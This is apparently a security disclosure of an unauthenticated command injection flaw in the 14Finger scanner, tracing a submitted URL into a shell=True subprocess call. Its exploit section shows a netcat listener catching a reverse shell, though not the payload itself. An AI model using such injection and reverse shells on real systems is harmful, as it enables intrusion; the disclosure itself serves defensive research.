14Finger Unauthorized Remote Command Execution Vulnerability

There is an unauthorized remote command execution vulnerability at the fingerprint scanning point of the core function

Through the audit source code, you can see that when only_spider is false, spider is true, you will execute the crawl_site()


function

```python
def finger_scan(targer_url: str, fingers: list, setting: dict):
    '''
    对该url做全指纹扫描
    :param url:
    :param fingers:
    :return:
    '''
    res = {}
    browser = setting['browser']   # 是否开启模拟浏览器
    spider = setting['spider']  # 是否开启爬虫
    only_spider = setting['only_spider']    # 仅使用爬虫
    urls = []
    if not only_spider:
        if spider:
            urls = crawl_site(targer_url)   # 先爬再扫
        else:
            urls.append(targer_url)
        tasks = []
        for url in urls:
            # 每个url创建一个线程去匹配指纹
            # get_fingers(url, fingers, res, browser)
            tasks.append(thread_pool.submit_task(get_fingers, url, fingers, res, browser))
        # 等待所有任务执行完成
        wait(tasks, return_when=ALL_COMPLETED)
        # 对结果进行匹配次数的排序
        res = sorted(res.values(), key=lambda x: x['count'], reverse=True)
    else:
        urls = crawl_site(targer_url)
    urls_res = []
    count = 1
    for url in urls:
```

Continue to follow up, find that the submitted URL will be stitched to CMD, handed over to the subprocess module of Python for execution, and arbitrarily commands can be executed by constructing
Payload.

```python
def crawl_site(url: str) -> list:
    '''
    调用rad爬取站点
    :param url: 爬取到的url列表
    :return:
    '''
    cmd = f"{os.path.join(current_path, rad_file)} -c {os.path.join(current_path, 'rad_config.yml')} -t {url} --no-banner"
    p = subprocess.Popen(cmd,shell=True,stdout=subprocess.PIPE)
    out,err = p.communicate()
    res = []
    for line in out.splitlines():
        s = line.decode()
        if s.startswith('GET') or s.startswith('POST'):
            res.append(s[s.find(' ') + 1:])
    p.wait()
    return res
```

Exploit:




```
→  14Finger-docker nc -lvnp 8888
Listening on 0.0.0.0 8888
Connection received on 172.22.0.3 35390
whoami
test
id
uid=1000(test) gid=1000(test) groups=1000(test)
```

SUCCEED!